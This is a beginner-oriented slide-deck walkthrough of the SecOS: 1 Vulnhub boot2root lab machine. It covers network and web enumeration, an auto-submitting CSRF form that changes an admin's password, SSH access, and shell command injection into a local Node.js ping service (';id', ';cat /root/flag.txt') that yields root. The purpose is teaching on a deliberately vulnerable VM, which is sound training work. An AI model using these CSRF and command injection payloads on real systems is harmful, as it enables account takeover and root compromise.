

# Solving Boot2Root Challenge

---

By

Shrutirupa Banerjee (@freak\_crypt)

# Whoami??

---

- WAF Research @ Qualys
- Blockchain and Security Enthusiast
- Maths Lover
- Independent Researcher
- Leading Infosecgirls Pune chapter



# Agenda

---

- What is a Boot2Root Challenge?
- Why is it important?
- How do you start with it?
- A small interpretation of a challenge

# What is Boot2Root Challenge?

---



# Why is it important?

---

- To understand the basics of pentesting and security
- To have practical implementation of our basics
- To learn more and more
- And most importantly....





It is fun!!!

# How do you start with it?

---

- Vulnhub (personal favorite)
- Hack the box
- Rootme.org
- And many more.....

# A small interpretation of a challenge

---

- I solved a very simple machine to show basic enumeration at a beginner's level



# Abraham Lincoln said:

---

Give me six hours to chop down a tree and I will spend the first four **sharpening the axe**

# Machine Name(vulnhub)

---

- SecOS: 1
- **Author:** PaulSec

# Why this machine?

---

- It's an older one
- It's focused on beginners
- Many walkthroughs are already available



# Let's Start

---

[Back](#)

[📍 About Release](#) | [📄 Download](#) | [📄 Description](#) | [📄 File information](#) | [🖥️ Virtual Machine](#) | [🌐 Networking](#) | [🖼️ Screenshot\(s\)](#) |

## SecOS: 1

### 📍 About Release

- **Name:** SecOS: 1
- **Date release:** 12 May 2014
- **Author:** [PaulSec](#)
- **Series:** [SecOS](#)
- **Web page:** <http://paulsec.github.io/blog/2014/05/12/secos-1-first-vm-out/>

### 📄 Download

**SecOS-1.tar.gz** (Size: 500 MB)

This website  
gives you the best  
experience  
means you  
can find out  
used by clic

# Ip discovery

---

- The victim machine on Bridged mode
- `nmap 192.168.0.1/24`

*netdiscover can also be used*



root@kali: ~/shruti/CTF/SecO... x


root@kali: ~/shruti/CTF/SecO... x

root@kali: ~/shruti/CTF/SecO... x

spiderman

```
root@kali:~/shruti/CTF/Sec0S-1# nmap -p- -sC -sV -T4 192.168.0.103
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-09 18:50 IST
Nmap scan report for 192.168.0.103
Host is up (0.00020s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 9b:d9:32:f5:1d:19:88:d3:e7:af:f0:4e:21:76:7a:c8 (DSA)
|   2048 90:b0:3d:99:ed:5b:1b:e1:d4:e6:b5:dd:e9:70:89:f5 (RSA)
|   256 78:2a:d9:e3:63:83:24:dc:2a:d4:f6:4a:ac:2c:70:5a (ECDSA)
|_  256 a1:77:7b:f2:31:0b:81:ce:f2:09:47:06:e6:b0:80:fa (ED25519)
8081/tcp  open  http      Node.js (Express middleware)
|_ http-title: Secure Web App
MAC Address: 08:00:27:60:50:A9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds
root@kali:~/shruti/CTF/Sec0S-1#
```



Hey, there !

**Secure Web App** is part of the vulnerable VM called SecOS-1.

Want to give it a try ?

Explore the website, get root and read the flag: [/root/flag.txt](#).

```
root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x spiderman@SecOS-1: ~/vnwa x root@kali: ~/shruti/CTF/SecO... x
root@kali:~/shruti/CTF/SecOS-1# nikto --host http://192.168.0.103:8081
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.103
+ Target Hostname: 192.168.0.103
+ Target Port:    8081
+ Start Time:     2019-07-09 19:16:41 (GMT5.5)
-----
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time:       2019-07-09 19:16:47 (GMT5.5) (6 seconds)
-----
+ 1 host(s) tested
root@kali:~/shruti/CTF/SecOS-1#
```



root@kali: ~/shruti/CTF/SecO... x

root@kali: ~/shruti/CTF/SecO... x

root@kali: ~/shruti/CTF/SecO... x

spiderman@SecOS-1: ~/vnwa

```
root@kali:~/shruti/CTF/SecOS-1# dirb http://192.168.0.103:8081
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Tue Jul  9 19:16:47 2019  
URL_BASE: http://192.168.0.103:8081/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.0.103:8081/ ----  
+ http://192.168.0.103:8081/about (CODE:200|SIZE:2330)  
+ http://192.168.0.103:8081/About (CODE:200|SIZE:2330)  
+ http://192.168.0.103:8081/css (CODE:303|SIZE:20)  
+ http://192.168.0.103:8081/js (CODE:303|SIZE:19)  
+ http://192.168.0.103:8081/login (CODE:200|SIZE:2337)  
+ http://192.168.0.103:8081/Login (CODE:200|SIZE:2337)  
+ http://192.168.0.103:8081/logout (CODE:301|SIZE:0)  
+ http://192.168.0.103:8081/messages (CODE:301|SIZE:0)  
+ http://192.168.0.103:8081/sign-up (CODE:200|SIZE:2280)  
+ http://192.168.0.103:8081/users (CODE:301|SIZE:0)  
  
-----
```

```
END_TIME: Tue Jul  9 19:16:53 2019  
DOWNLOADED: 4612 - FOUND: 10
```

## OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.0.103:8081/

Scan Information Results - List View: Dirs: 7 Files: 0 Results - Tree View Errors: 29

Type	Found	Response	Size
Dir	/	200	2483
Dir	/about/	200	2580
Dir	/login/	200	2586
Dir	/users/	301	246
Dir	/About/	200	2580
Dir	/Login/	200	2586
Dir	/messages/	301	246
Dir	/logout/	301	241

Current speed: 0 requests/sec

(Select and right click for more options)


Average speed: (T) 330. (C) 98 requests/sec

Parse Queue Size: 0

Current number of running threads: 10

Total Requests: 31394/3528773

Time To Finish: 09:54:47



Back

Pause

Stop

Change



Report

```
view-source:http://192.168.0.103:8081/about

Most Visited Offensive Security Kali Linux Kali Tools Index of /w/h/i Exploit-DB Aircrack-ng Kali Forums NetHunter

29 <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
30   <span class="sr-only">Toggle navigation</span>
31   <span class="icon-bar"></span>
32   <span class="icon-bar"></span>
33   <span class="icon-bar"></span>
34 </button>
35 <a class="navbar-brand" href="/">Secure Web App</a>
36 </div>
37 <div class="navbar-collapse collapse">
38   <ul class="nav navbar-nav">
39     <li><a href="/">Home</a></li>
40     <li><a href="/about">About</a></li>
41
42     <!--<li><a href="/hint">Wanna help?</a></li>!-->
43     <li><a href="/sign-up">Sign up</a></li>
44     <li><a href="/login">Login</a></li>
45
46   </ul>
47 </div><!--/.nav-collapse -->
48 </div>
49 </div>
50
51 <div class="container theme-showcase" role="main">
52
53   <!-- Main jumbotron for a primary marketing message or call to action -->
54   <div class="jumbotron">
55     <h2><b>Hey !</b></h2>
56     <p>This website is one of the most secure Web app on the internet.</p>
57     <p><i>We developed it using Node.js, MongoDB, .. Only secure technologies !</i></p>
58     <br />
59     <p>You don't <b>trust us ? </b></p>
60     <p>Get <b>r00t</b> and show us that we were wrong then..</p>
61   </div>
62 </div> <!-- /container -->
63
64 </body>
```



```
view-source:http://192.168.0.103:8081/hint

Most Visited Offensive Security Kali Linux Kali Tools Index of /w/h/i Exploit-DB Aircrack

30     <span class="sr-only">Toggle navigation</span>
31     <span class="icon-bar"></span>
32     <span class="icon-bar"></span>
33     <span class="icon-bar"></span>
34 </button>
35 <a class="navbar-brand" href="/">Secure Web App</a>
36 </div>
37 <div class="navbar-collapse collapse">
38   <ul class="nav navbar-nav">
39     <li><a href="/">Home</a></li>
40     <li><a href="/about">About</a></li>
41
42     <li><a href="/change-password">Change Password</a></li>
43     <li><a href="/messages">Messages</a></li>
44     <li><a href="/users">Users</a></li>
45     <li><a href="/logout">Log out</a></li>
46
47   </ul>
48 </div><!-- /.nav-collapse -->
49 </div>
50 </div>
51
52 <div class="container theme-showcase" role="main">
53
54   <!-- Main jumbotron for a primary marketing message or call to action -->
55   <div class="jumbotron">
56     <p><i>Are you sure there's something to see here?</i></p>
57     <!--
58     First: the admin visits the website (really) frequently
59     Second: He runs it locally, on 127.0.0.1.
60     Third: CSRF and /(http:\\\\[-\\.\\w:0-9\\?&]+)/gi, I think that's enough
61     !-->
62   </div>
63 </div> <!-- /container -->
64
65 </body>
66 </html>
67
```

# Sign up page

Create an account !

Sign up

←

→

↻

🏠

192.168.0.103:8081/login

⋮

🔒

📁

☆

🔍 Search

⚙️ Most Visited

📁 Offensive Security

🐧 Kali Linux

🔧 Kali Tools

🌐 Index of /w/h/i

🔥 Exploit-DB

📁 Aircrack-ng

🐧 Kali Forums

🐞 NetHunter

Secure Web App

Home

About


Sign up

Login

## Please Log in

[Don't have an account ?](#)





Hey, there !

**Secure Web App** is part of the vulnerable VM called SecOS-1.

Want to give it a try ?

Explore the website, get root and read the flag: `/root/flag.txt`.

# Change Password

## Change my password

←

→

↻

🏠

192.168.0.103:8081/users

⋮

🔒

🛡️

☆

🔍 Search

⚙️ Most Visited

📁 Offensive Security

🐧 Kali Linux

🔧 Kali Tools

🌐 Index of /w/h/i

🔥 Exploit-DB

📁 Aircrack-ng

🗣️ Kali Forums

🔍 NetHunter

Secure Web App

Home

About

Change Password

Messages

Users

Log out

## Users on the platform

Name	Administrator
splderman	true
pirate	false
test	false
admin	false



---

Thanks to the walkthroughs, I could actually understand how a CSRF based vulnerability is exploited

root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x spiderman@SecOS-

GNU nano 3.2

badform.html

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title></title>
</head>
<body>
  <form name="badform" method="post" action="http://127.0.0.1:8081/change-password">
    <input type="hidden" name="username" value="spiderman" />
    <input type="hidden" name="password" value="dead" />
  </form>
  <script type="text/javascript">
    document.badform.submit();
  </script>
</body>
</html>
```

# Send message

spiderman



http://192.168.0.106:8000/badform.html



Send



```
root@kali:~/shruti/CTF/SecOS-1# python -m SimpleHTTPServer
```

```
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
192.168.0.103 - - [09/Jul/2019 20:08:02] "GET /badform.html HTTP/1.1" 200 -
```

# What's next???

---

- Signed out of my account
- Logged into the spiderman's account using the changed password(dead)



192.168.0.103:8081/messages



Search

Most Visited Offensive Security Kali Linux Kali Tools Index of /w/h/i Exploit-DB Aircrack-ng Kali Forums NetHunter

Secure Web App

[Home](#)

[About](#)

[Change Password](#)

[Messages](#)

[Users](#)

[Log out](#)

## My Messages [\(Send message\)](#)

From	Message
pirate	You know I got your password.. Right?
pirate	Well, your password is.. "CrazyPassword!". So, what do you say?
admin	dead
admin	dead
admin	<a href="http://192.168.0.106/badform.html">http://192.168.0.106/badform.html</a>
admin	<a href="http://192.168.0.106:8000/badform.html">http://192.168.0.106:8000/badform.html</a>



root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x sp

```
root@kali:~/shruti/CTF/SecOS-1# nano badform.html
```

```
root@kali:~/shruti/CTF/SecOS-1# ssh spiderman@192.168.0.103
```

```
spiderman@192.168.0.103's password:
```

```
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)
```

```
* Documentation:  https://help.ubuntu.com/
```

```
System information as of Tue Jul  9 16:42:23 CEST 2019
```

System load:	0.08	Processes:	80
Usage of /:	34.9% of 6.50GB	Users logged in:	0
Memory usage:	13%	IP address for eth0:	192.168.0.103
Swap usage:	0%		

```
Graph this data and manage this system at:  
https://landscape.canonical.com/
```

```
New release '16.04.6 LTS' available.
```

```
Run 'do-release-upgrade' to upgrade to it.
```

```
Last login: Tue Jul  9 16:42:25 2019 from 192.168.0.106
```

```
spiderman@SecOS-1:~$ 
```

root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x spiderman@SecC

System information as of Tue Jul 9 16:42:23 CEST 2019

System load:	0.08	Processes:	80
Usage of /:	34.9% of 6.50GB	Users logged in:	0
Memory usage:	13%	IP address for eth0:	192.168.0.103
Swap usage:	0%		

Graph this data and manage this system at:  
<https://landscape.canonical.com/>

New release '16.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jul 9 16:42:25 2019 from 192.168.0.106

spiderman@SecOS-1:~\$ ls -la

total 72

drwxr-xr-x	9	spiderman	spiderman	4096	May 7	2014	.
drwxr-xr-x	4	root	root	4096	Apr 25	2014	..
-rw-----	1	spiderman	spiderman	5	May 7	2014	.bash_history
-rw-r--r--	1	spiderman	spiderman	220	Apr 25	2014	.bash_logout
-rw-r--r--	1	spiderman	spiderman	3637	Apr 25	2014	.bashrc
drwx-----	3	spiderman	spiderman	4096	Apr 26	2014	.cache
drwxr-xr-x	4	spiderman	spiderman	4096	Apr 26	2014	.forever
-rw-rw-r--	1	spiderman	spiderman	0	May 5	2014	.mongorc.js
drwxrwxr-x	3	spiderman	spiderman	4096	Apr 26	2014	.node-gyp
drwxrwxr-x	63	spiderman	spiderman	12288	Apr 26	2014	.npm
-rw-r--r--	1	spiderman	spiderman	675	Apr 25	2014	.profile
drwxrwxr-x	3	spiderman	spiderman	4096	Apr 26	2014	.qws
-rw-rw-r--	1	spiderman	spiderman	66	Apr 26	2014	.selected_editor
drwxrwxr-x	2	spiderman	spiderman	4096	Apr 26	2014	tmp
-rw-----	1	spiderman	spiderman	5805	May 7	2014	.viminfo
drwxrwxr-x	7	spiderman	spiderman	4096	May 5	2014	vnwa

spiderman@SecOS-1:~\$

root@kali: ~/shruti/CTF/SecO... x

root@kali: ~/shruti/CTF/SecO... x

root@kali: ~/shruti/CTF/SecO... x

spiderman@SecOS-1: ~/vnwa x

```
spiderman@SecOS-1:~/.forever$ cat j1VZ.log
Failed to load c++ bson extension, using pure JS version
connect.multipart() will be removed in connect 3.0
visit https://github.com/senchalabs/connect/wiki/Connect-3.0 for alternatives
connect.limit() will be removed in connect 3.0
192.168.1.1 tried to access : /
spiderman@SecOS-1:~/.forever$ ls
config.json j1VZ.log pids sock
spiderman@SecOS-1:~/.forever$ cd ..
spiderman@SecOS-1:~$ ls
tmp vnwa
spiderman@SecOS-1:~$ cd vnwa/
spiderman@SecOS-1:~/vnwa$ ls
internalServer.js lib LICENSE node_modules package.json public scripts server.js views
spiderman@SecOS-1:~/vnwa$ cat internalServer.js
```



root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x root@kali: ~/shruti/CTF/SecO... x spiderman@SecOS-1: ~/vnwa

```
app.use(express.bodyParser()); // for POST Requests
app.use(logger); // Here you add your logger to the stack.
app.use(app.router); // The Express routes handler.
});

app.get('/', function (req, res) {
  res.render('ping.ejs', {
    isConnected: req.session.isConnected,
    isAdmin: req.session.isAdmin
  });
});

// Update password
app.post('/', function (req, res) {
  ip = req.body.ip
  if (ip == "") {
    utils.redirect(req, res, '/ping-status');
  } else {
    // getting the command with req.params.command
    var child;
    // console.log(req.params.command);
    child = exec('ping ' + ip, function (error, stdout, stderr) {
      res.render('ping.ejs', {
        isConnected: req.session.isConnected,
        message: stdout,
        isAdmin: req.session.isAdmin
      });
    });
  }
});

server.listen(9000, '127.0.0.1', function() {
  console.log("Listening on port 9000");
});
```

```
^C
spiderman@Sec0S-1:~/vnwa$ curl --data "ip=127.0.0.1 -c 1" localhost:9000
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">
    <!-- <link rel="shortcut icon" href="../../assets/ico/favicon.ico"> -->

    <title>Internal Web App</title>

    <!-- Bootstrap core CSS -->
    <link href="/css/bootstrap.min.css" rel="stylesheet">
    <!-- Bootstrap theme -->
    <link href="/css/bootstrap-theme.min.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="/css/theme.css" rel="stylesheet">
    <link href="/css/theme-secure-web-app.css" rel="stylesheet">
  </head>

  <body role="document">

    <!-- Fixed navbar -->
    <div class="navbar navbar-inverse navbar-fixed-top" role="navigation">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
            <span class="sr-only">Toggle navigation</span>
```

```

    <div class="navbar-collapse collapse">
      <ul class="nav navbar-nav">
      </ul>
    </div><!--/.nav-collapse -->
  </div>
</div>

<div class="container">
  <form class="form-signin" action="/" method="POST">
    <h4 class="form-signin-heading">Enter the IP you want to ping</h4>
    <input type="text" class="input-block-level" placeholder="127.0.0.1" name="ip"><br />
    <button class="btn btn-large btn-primary" type="submit">Ping !</button>
  </form>

  <div class="panel panel-default">
    <div class="panel-heading">
      <h3 class="panel-title">Ping result</h3>
    </div>
    <div class="panel-body">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp seq=1 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.028/0.028/0.028/0.000 ms
</div>

  </div>

</div> <!-- /container -->

</body>

```



```
spiderman@SecOS-1:~/vnwa$ curl --data "ip=127.0.0.1 -c 1;id" 127.0.0.1:9000
```

```
HTTP/1.1 200 OK
```

```
<div class="panel panel-default">
  <div class="panel-heading">
    <h3 class="panel-title">Ping result</h3>
  </div>
  <div class="panel-body">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.023/0.023/0.023/0.000 ms
uid=0(root) gid=0(root) groups=0(root)
</div>

</div>

</div> <!-- /container -->

</body>
</html>
```

```
spiderman@SecOS-1:~/vnwa$ curl --data "ip=127.0.0.1 -c 1;cat /root/flag.txt" 127.0.0.1:9000
```



```
<h3 class="panel-title">Ping result</h3>
</div>
<div class="panel-body">PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms
Hey,

Congrats, you did it !

The flag for this first (VM) is: MickeyMustNotDie.
Keep this flag because it will be needed for the next VM.

If you liked the Web application, the code is available on Github.
(https://github.com/PaulSec/VNWA)

There should be more VMs to come in the next few weeks/months.

Twitter: @PaulWebSec
GitHub : PaulSec
</div>
</div>

</div> <!-- /container -->
```

# There are more machines to solve:

---

- Enumerate
- Get shell
- Get root
- Repeat





# References

---

- <https://www.vulnhub.com/>
- <https://www.vulnhub.com/entry/secos-1,88/>
- <https://www.doyler.net/security-not-included/secos-1-walkthrough>